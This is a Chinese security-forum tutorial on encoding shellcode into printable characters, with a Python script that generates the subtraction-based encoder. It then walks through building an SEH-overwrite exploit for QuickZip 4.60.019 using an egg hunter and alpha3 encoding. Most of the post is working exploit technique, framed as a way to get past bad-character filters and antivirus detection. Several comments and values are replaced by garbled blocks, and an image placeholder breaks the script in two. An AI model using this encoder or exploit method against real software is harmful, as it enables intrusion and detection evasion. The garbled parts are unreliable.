

## 0x01 为何编码

- 字符集的差异
  - 应用程序应用平台的不同，可能的字符集会有差异，限制exploit的稳定性。
- 绕过坏字符
  - 针对某个应用，可能对某些“坏字符”变形或者截断，破坏exploit。
- 绕过安全防护检测
  - 有很多安全检测工具是根据漏洞相应的exploit脚本特征做的检测，所以变形exploit在一定程度上可以“免杀”。

## 0x02 如何编码

- 简单的加解密
  - 用一段小巧的（以便可以在有限的字符集下实现）的代码加解密真正的shellcode。
- alpha2/3编译器
  - 基于特定的reg为基地址，指向shellcode起始处，就可以生成特定字符集的编码shellcode，用途很广泛。
- custom decoder
  - 一种用计算的方式产生可见字符形式的code，并压入栈上执行。

## 0x03 编码实现

### ##### custom decoder

以4bytes的代码为一个片段（DWORD），这是在32bits下，在64bits下可以以QWORD为一个片段。通过计算产生一个片段。如opcode

```
push edx = x52
pop  eax = x58
jmp  edx = xffxe2
```

在内存中就是'\x52\x58\xff\xe2'，DWORD表示就是0xe2ff5852。我们如果计算得到0xe2ff5852也就可以得到相应的opcode。

计算原则，用到的计算数必须也是可见字符，最好只包含字母数字。

- 数字范围0x30 - 0x39，字母范围0x41-0x5a, 0x61 - 0x7a。

### 计算方式

先得到原始DWORD的相反数re\_opcode。

0 - 0xe2ff0000 = 0x1d010000■■■■■■■1■■■■

因此，我们用0减去re\_opcode，就可以得到opcode，为什么用减法而不是加法直接得到opcode呢，以eax为例，sub eax, xx指令是'\x2d'合法的，而add eax, xx是'\x81\xC0'。

那么目的就很明确了，我们需要用0减去几个和为re\_opcode的数得到opcode，一般是3个比较容易以可见字符组合起来。

以上re\_opcode为例。

0x1d010000 = 0x5f555555 + 0x5f555555 + 0x5e555556

- 如何找到这样的组合呢？从低byte开始，除以3，不足的向前借1再除以3，使得结果在合法字符附近。注意借位细节。

### 计算得到opcode

```
set  eax = 0      <== and eax, 0x554e4d4a  => "x25x4Ax4Dx4Ex55".
      <== and eax, 0x2a313235  => "x25x35x32x31x2A".
sub  eax, 0x5f555555      => "\x2d\x55\x55\x55\x5f"
sub  eax, 0x5f555555      => "\x2d\x55\x55\x55\x5f"
sub  eax, 0x5e555556      => "\x2d\x56\x55\x55\x5e"
```

现在opcode在eax中，我们需要执行的话，最好的就是入栈。

```
push eax ==> '\x50'
```

- 自动化实现，由于每次操作太耗费时间，写了一个粗糙的脚本（暂时还没有融进Pycommand）

```

```python
# -*- coding: utf-8 -*-
import string
from struct import pack, unpack

#■■■■■■■■opcode■■■■■■■■
#input = ■■■'\x90'■■■■■■■■
#output = ■■■■■■■opcode■■■■■■input■■code

global rightBytes, lowst
rightBytes = string.printable
lowst = 0x30
global setEaxZero, push_eax, sub_eax, longFmt, fmt
setEaxZero = ((0x25, 0x55, 0x4e, 0x4d, 0x4a),
              (0x25, 0x2a, 0x31, 0x32, 0x35))
push_eax = 0x50
sub_eax = 0x2d
fmt = '\\x%x'
longFmt = fmt*5

def strToHex(src):
    hex_str = src.split('\\x')[1:]
    lenth = len(hex_str)
    if lenth % 4:
        nops = ['90'] * (4 - (lenth % 4))
        hex_str = nops + hex_str
    dword_str = []

    i = 0
    while i < len(hex_str):
        hex_str[i] = ord(hex_str[i].decode('hex'))
        i += 1

    i -= 1
    while i >= 3:
        dword_str.append((hex_str[i] << 24) | (hex_str[i-1] << 16) | (hex_str[i-2] << 8) | (hex_str[i-3]))
        i -= 4
    return dword_str

def GenerateOneByte(bt, flag):
    pass

def CalcOneDword(dw):
    dw = (0 - dw) & 0xffffffff #■■■■■■
    ans = []
    mod = []
    byte_s = [(dw >> (i * 8)) & 0xff for i in range(4)] #■■Dword■■■■byte, ■■■■■
    fg = 0
    for i in range(4):
        bt = byte_s[i]
        if fg == 1:
            bt -= 1
            fg = 0
        if (bt / 3) < lowst:
            bt += 0x100
            fg = 1
        ans.append(bt / 3)
        mod.append(bt % 3)
    ans_ret = ((ans[0] & 0xff) | (ans[1] << 8) | (ans[2] << 16) | (ans[3] << 24))
    mod_ret = (((mod[0] + ans[0]) & 0xff) | ((mod[1] + ans[1]) << 8) | ((mod[2] + ans[2]) << 16) | ((mod[3] + ans[3]) << 24))

    return (ans_ret , ans_ret, mod_ret)

def GenerateOpcodes(calc_set):
    for one_set in calc_set:
        print longFmt % setEaxZero[0]
        print longFmt % setEaxZero[1]
        for dw in one_set:

```

```


        print longFmt % (sub_eax, dw&0xff, (dw>>8)&0xff, (dw>>16)&0xff, (dw>>24)&0xff)
    print fmt % push_eax

def GetOpcode():
    opcode = raw_input('Your opcode: ')
    return opcode

if __name__ == '__main__':
    opcode = GetOpcode()
    dword_str = strToHex(opcode)
    calc_set = [CalcOneDword(dw) for dw in dword_str]
    GenerateOpcodes(calc_set)
...

```

用法示例，产生可以构造\x00\x00\xff\xe2机器码的costom\_decoder。



## 0x04 exploit编写实践

目标是QuickZip 4.60.019 [CVE-OSVDB-ID 62781](#)

### 漏洞分析

缓冲区溢出，而且可以覆盖SEH。

Address	SE handler
0013F990	QuickZip.0054370E
0013FBFC	62626262
61616161	*** CORRUPT ENTRY ***

计算出nSEH的偏移（XP SP3中文294）。

正常的SEH覆盖利用，如下方式构造payload

```
#1 payload = junk + short_jump(nSEH) + SEH + nops + shellcode
```

但是，由于payload是作为zip下的文件名存在的，有一定的字符限制。该程序对特殊字符的变形、甚至截断，尤其是SEH的值是一个noSafeSeh模块的'pop pop ret'的地址，存在非法字符。导致shellcode并不在我们预想的地方。比如放在nSEH前。

```
#2 payload = junk + shellcode + jmpback + nSEH + SEH + nops
```

但是我们前面提到了，nSEH前的偏移有限，所以这就限制了我们的shellcode的长度。

这里，显然会想到使用egg

hunter技术解决，前提是我们的1处的shellcode有没有加载到内存里。这里可以用mona插件的compare功能来做到，将Shellcode单独写入一个文件，在程序崩溃后

```

[+] Locating all copies in memory (normal)
    - searching for \x33\x00\x50\x68\x2e\x65\x78\x65
    - Comparing 1 location(s)
Comparing bytes from file with memory :
[+] Comparing with memory at location : 0x0130a1be (??)
!!! Hooray, normal shellcode unmodified !!!
Bytes omitted from input: 00 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e

```

所以egg hunter是可行的。再次构造payload

```
#3 payload = junk + egg_hunter + nSEH + SEH + nops + shellcode
```

- 这样，我们的egg hunter是alpha3编码（基于edx寄存器的），那就有一个问题“如何满足基于的将egg hunter的地址给edx呢？毫无疑问，我们需要一段代码来调整edx。

为了更好的确定地址，我们将egg hunter放在payload的首，在nSEH处跳到调整edx的代码。

```
#4 payload = egg_hunter + ajust_edx + nops + nSEH + SEH + nops + shellcode
```

- 那么问题来了，如何调整edx呢，我们可以在nSEH处下断点，看一下当前寄存器、栈的状态，看看有没有在egg hunter地址附近的值。如下图。



- [quickzip-stack-bof-0day](#)
- [Win32 egg hunter](#)

点击收藏 | 1 关注 | 1

[上一篇：一种对抗Unbalance Sta...](#) [下一篇：CVE-2017-11882 Of...](#)

1. 0 条回复
- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)